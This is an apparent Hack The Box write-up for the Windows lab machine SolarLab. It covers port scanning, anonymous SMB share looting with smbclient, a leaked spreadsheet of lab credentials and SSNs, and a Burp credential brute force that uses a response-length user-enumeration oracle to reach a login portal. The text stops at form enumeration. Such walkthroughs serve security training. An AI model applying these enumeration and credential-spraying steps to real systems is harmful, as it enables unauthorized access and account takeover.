
HTB-Solarlab


SolarLab

OS
Windows

RELEASE DATE
12 May 2024

DIFFICULTY
Medium

POINTS
30

Information Gathering

Rustscan

Rustscan finds HTTP, SMB, and port 6791 running.


```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ rustscan --addresses 10.10.11.16 --range 1-65535
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢
<snip>
Host is up, received syn-ack (0.35s latency).
Scanned at 2024-05-20 22:47:30 EDT for 3s

PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack
```

```
135/tcp  open  msrpc        syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
6791/tcp open  hnm          syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```


Enumeration

HTTP - TCP 80

After adding **solarlab.htb** to `/etc/hosts`, we can access the website:




Scrolling down a bit, we see employee names on the website:



report.solarlab.htb - TCP 6791


When we try to access port 6791 through the web browser, it directs us to **report.solarlab.htb**:



```
report.solarlab.htb:6791
cess, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
Hmm. We're having trouble finding that site.
```

After adding **report.solarlab.htb** to `/etc/hosts`, we can access it.


The website shows a login portal:



SMB - TCP 445


Luckily, we are able to list shares with no login credentials:

```
smbclient -N -L \\10.10.11.16
```




```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ smbclient -N -L \\10.10.11.16

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Documents       Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.16 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

`/Documents` is accessible with no credentials:




```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ smbclient -N \\\\10.10.11.16\\Documents
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri Apr 26 10:47:14 2024
  ..                                 DR        0  Fri Apr 26 10:47:14 2024
  concepts                            D        0  Fri Apr 26 10:41:57 2024
  desktop.ini                       AHS      278  Fri Nov 17 05:54:43 2023
  details-file.xlsx                   A    12793  Fri Nov 17 07:27:21 2023
  My Music                        DHSrn        0  Thu Nov 16 14:36:51 2023
  My Pictures                     DHSrn        0  Thu Nov 16 14:36:51 2023
  My Videos                       DHSrn        0  Thu Nov 16 14:36:51 2023
  old_leave_request_form.docx         A    37194  Fri Nov 17 05:35:57 2023

                7779839 blocks of size 4096. 1887735 blocks available
```

Let's recursively download all the content inside of it:



```
smb: \> lcd .
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```

details-file.xlsx reveals bunch of information including usernames and passwords:



Password File							
Alexander's SSN		123-23-5424					
Claudia's SSN		820-378-3984					
Blake's SSN		739-1846-436					
Site	Account#	Username	Password	Security Question	Answer	Email	Other information
Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com	
Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com	
Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com	
Fidelity		blake.byte	ThisCanB3typed	What was your mother's maiden name?	Helena	blake@purdue.edu	
Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gma	account number: 1925-47218-30
		ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gma	account number: 3872-03498-45
Comcast	JHG3434						
Vectren	YUIO576						
Verizon	1111-5555-33						


Let's organize information found:

Username	Password	Email
Alexander.knight@gmail.com	al;ksdhfewoiuh	Alexander.knight@gmail.com
KAlexander	dkjafblkjadsfgl	Alexander.knight@gmail.com
Alexander.knight@gmail.com	d398sadsknr390	Claudia.springer@gmail.com
blake.byte	ThisCanB3typedeasily1@	blake@purdue.edu
AlexanderK	danenacia9234n	Alexander.knight@gmail.com
ClaudiaS	dadsfawe9dafkn	Claudia.springer@gmail.com

Login Portal Bruteforce


Using the discovered list of usernames and passwords, we can attempt bruteforce attack on report.solarlab.htb.

It seems that Burp Suite bruteforce results either show length of **2403** or **2414**:




1	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
2	KAlexander	al;ksdhfewoiuh	200	☐	☐	2403
3	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
4	blake.byte	al;ksdhfewoiuh	200	☐	☐	2403
5	AlexanderK	al;ksdhfewoiuh	200	☐	☐	2414
6	ClaudiaS	al;ksdhfewoiuh	200	☐	☐	2414
7	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
8	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
9	Claudia.springer@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
10	blake@purdue.edu	al;ksdhfewoiuh	200	☐	☐	2403

2403 indicates that the user was not found:




```
<div style="color: #ff1919;">
  User not found.
</div>
```

2414 indicates that the user was found but password was wrong:



```
<div style="color: #ff1919;">
  User authentication error.
</div>
```

Since **2403** means the user is not found, let's filter search only for **2414** and see what users are found to be valid:




5	AlexanderK	al;ksdhfewoiuh	200	☐	☐	2414
6	ClaudiaS	al;ksdhfewoiuh	200	☐	☐	2414
17	AlexanderK	dkjafblkjadsfgl	200	☐	☐	2414
18	ClaudiaS	dkjafblkjadsfgl	200	☐	☐	2414
29	AlexanderK	d398sadsknr390	200	☐	☐	2414
30	ClaudiaS	d398sadsknr390	200	☐	☐	2414
41	AlexanderK	ThisCanB3typedeasily1@	200	☐	☐	2414
42	ClaudiaS	ThisCanB3typedeasily1@	200	☐	☐	2414

It seems that we have valid list of users:

- AlexanderK
- laudiaS

This username is following the convention of **Firstname.initial_of_lastname**.


Let's try bruteforcing again by with user **Blake Byte** added to the list with the username of **BlakeB**.



ClaudiaS	ThisCanB3typedeasily1@	200	☐	☐	2414
BlakeB	ThisCanB3typedeasily1@	302	☐	☐	654
AlexanderK	danenacia9234n	200	☐	☐	2414

We get a valid match -> **BlakeB:ThisCanB3typedeasily1@**

Using the credentials, we can login as BlakeB and we are directed to `/dashboard`:


Welcome to ReportHub


ReportHub is a centralized employee portal prioritizing seamless and secure communication. It optimizes processes for leave, training, home office, and travel requests, emphasizing robust security measures. By safeguarding interactions, it offers a reliable platform for confident request submissions and management. ReportHub underscores a commitment to a secure digital environment, combining efficiency with the protection of sensitive data in internal communications.

ReportHub Enumeration

At **report.solarlab.htb**, there are four paths:

- /homeOfficeRequest
- /travelApprovalForm
- /leaveRequest
- /trainingRequest

Each of them shows a different but similar form as such:


Training Request

Time Interval:
From: To:

